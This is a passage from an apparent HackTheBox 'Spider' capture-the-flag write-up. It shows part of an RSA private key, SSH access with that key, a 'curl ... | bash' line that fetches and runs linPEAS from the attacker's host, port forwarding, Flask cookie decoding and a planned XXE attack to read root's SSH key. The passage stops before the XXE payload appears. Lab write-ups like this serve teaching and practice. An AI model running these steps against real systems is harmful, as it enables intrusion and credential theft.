gjWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLsVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrobrzNRFX8taAOQ561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwdo/zrgxGdcOa7zq6zlnwYlY2zPZZjHYxrrwbJiD7H2pQNiegBQgu7
BLRlsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DGbEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBAH4cNqStOB6U8sKu
6ixAP3toF9FC56o+DoXL7DMJTQDkgubOKlmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLZhfAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hl
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FCnXL1kCEUIpKaq5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAyQU4NIsKNnewIrq
54dWOw8lwOXp2ndmo3FdOfjm1SMNYtB5yvPR9enbu3wkX94fC/NS9OqLLMzZfYFy
f0EMoUECgYEAxuNi/9sNNJ6UaTlZTsn6Z8X/i4AKVFgUGw4sYzswWPC4oJTDDB62
nKr2o33or9dTVdWki1jI41hJCczx2gRqCGtu0yO3JaCNY5bCA338YymdVkphR9TL
j0UOJ1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaNOyJUlsenh8CgYEAxDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fmOO1+/WokN+mmKLyVdh4W22rVV4v0hn937EPW
K1Oc0/hDtSSHSwI/PSN4C2DVyOahrDcPkArfOmBF1ozcR9OBAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPIssqG1srvUNL/+sPfP3x8PQ8CgYEAqsuqwL2EYaOtH4+4OgkJ
mQRXp5yVQklBOtq5E55IrphKdNxLg6T8fR30IAKISDlJv3RwkZn1Kgcu8dOl/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSScirRqqzINwmS+BD+80hyOo3lmhRcD8cFb
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBkXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9BEpp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+Ci/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poifJI5hpuWgLpWSEsD05L09yO
TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWWrMzWaK7GnW45WFtCBCJIf6
IleM+8qziZ8YcxqeKNdpcTZkl2VleDsZpkFGib0NhKaDN9ugOgpRXw==
-----END RSA PRIVATE KEY-----
```




```
┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# chmod 600 chiv_id

┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# ssh -i chiv_id chiv@10.10.10.243
The authenticity of host '10.10.10.243 (10.10.10.243)' can't be established.
ECDSA key fingerprint is SHA256:Z0c/GTs+BeZXyXf2c/kRC1Y+omqtI1wPaEfrz0vvYCM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.243' (ECDSA) to the list of known hosts.
Last login: Fri May 21 15:02:03 2021 from 10.10.14.7
chiv@spider:~$ id
uid=1000(chiv) gid=1000(chiv) groups=1000(chiv)
chiv@spider:~$ 
```

Privilege escalation

let's run linPEAS.
After analyzing the linPEAS output i found a service running on localhost on port 8080




```
chiv@spider:~$ curl http://10.10.14.16/linpeas.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
```



```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


For access the port 8080 we need to forward the port.




```
┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# ssh -i chiv_id -L 9002:localhost:8080 chiv@spider.htb
The authenticity of host 'spider.htb (10.10.10.243)' can't be established.
ECDSA key fingerprint is SHA256:Z0c/GTs+BeZXyXf2c/kRC1Y+omqtI1wPaEfrz0vvYCM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'spider.htb' (ECDSA) to the list of known hosts.
Last login: Sat Jun 12 07:39:26 2021 from 10.10.14.16
chiv@spider:~$ █
```

Now let's open the firefox and got to localhost:9002

And we got the beta login page.



localhost:9002/login
yrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
Beta Login
username
Sign In
Forgot your password? Click Here!

Let's sign in with any username.



Beta Login

saad



localhost:9002/site

ub - swisskyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackStation - Online ...

WELCOME, SAAD


CHECKOUT NOW-*modernized* SHOPPING CART

My Cart

#QUE-007544-002 ASTHETIC BED x $5.00 IN STOCK	$300.00	x
#QUE-007544-003 LAMP SHADE x $5.00 IN STOCK	$800.00	x
#QUE-007544-004 KING SIZE BED x $5.00 OUT OF STOCK	$212.00	x

This is a shopping cart page where no links are working except logout and our username is also reflected.


And if we see the cookies we see a session cookie let's try to decode this.




Cookies
http://localhost:9002

Name	Value	Domain	Path	Expires / Max-Age
session	.eJxNjE1vgyAAhv_KwnkHdHYHk14MoKPTBhR...	localhost	/	Session

.eJxNjE1vgyAAhv_KwnkHdHYHk14MoKPTBhRQbxCaYv2YqWazNv3va n7YzL6lck9zVfpClfxS_XQJXqU




```
┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# flask-unsign --decode --cookie .eJxNjE1vgyAAhv_KwnkHdHYHk14MoKPTBhRQbxCaYv2YqWazNv3va5M12fHN8zzvFXRL34HwCl4MCIHAGbF4KVhLJVfzIHtPHVR6MUndaEGCIh4jKzzESp5KxD8
Fdjvbf6win9GdD7nIoj0ZE36K6gd_7Bp2iClLGcRBTdzexNmcKddIT5yrlcaajNi-1a3Cm6nyoadjWsp_f3894_7yrtDd92lpEsl0i4MC0enQHS-8nxvpL56I7ffTZ2t3VtLlmkSDWV2awtGvThnf_Wy34PYKxq
9mmCcQwtsvg99Vzg.YMRnew•-n7YzL6lck9zVfpClfxS_XQJXqU
{'lxml': b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+c2FhZDwvdXNlcm5hbWU+CiAgICAgICAgPGlzX2FkbWluPjA8L2lzX2FkbWluPgog
ICAgPC9kYXRhPgo8L3Jvb3Q+', 'points': 0}
```



```
┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# echo -n PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+c2FhZDwvdXNlcm5hbWU+CiAgICAgICAgPGlzX2FkbWluPjA8L2lzX2FkbWluPgo
gICAgPC9kYXRhPgo8L3Jvb3Q+ | base64 -d
<!── API Version 1.0.0 ──>
<root>
    <data>
        <username>saad</username>
        <is_admin>0</is_admin>
    </data>
</root>
```


And we also see a hidden value in login view page source.



view-source:http://localhost:9002/login
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackStation - Online ...


```
<link href='https://fonts.googleapis.com/css?family=Open+Sans:700,600' rel='stylesheet' type='text/css'>
<link href='/static/css/login.css' rel='stylesheet' type='text/css'>

<form method="post">
<div class="box">
<h1> Beta Login </h1>

<input type="text" name="username" placeholder="username" onFocus="field_focus(this, 'email');" onblur="field_blur(this, 'email');" class="email" />
<input type="hidden" id="version" name="version" value="1.0.0">

 <input class="btn" type="submit" value="Sign In">

</div> <!-- End Box -->

</form>

<p>Forgot your password? <u style="color:#f1c40f;">Click Here!</u></p>

<script src="//ajax.googleapis.com/ajax/libs/jquery/1.9.0/jquery.min.js" type="text/javascript"></script>
<script src="/static/js/login.js" type="text/javascript"></script>
```

So we can do XXE(XML External Entity Injection)
Link : XXE Cheatsheet https://gracefulsecurity.com/xxe-cheatsheet-xml-external-entity-injection/
After that i analize that we need to put our payload inside this hidden version field and the output is show in username field becuase the username field is reflected when we login inside that.
Now after some hit and try i got lfi and i can read inside root directory so let's get the root id_rsa key.
For that i intercept the req of login in burp and add this payload.




```
POST /login HTTP/1.1
Host: localhost:9002
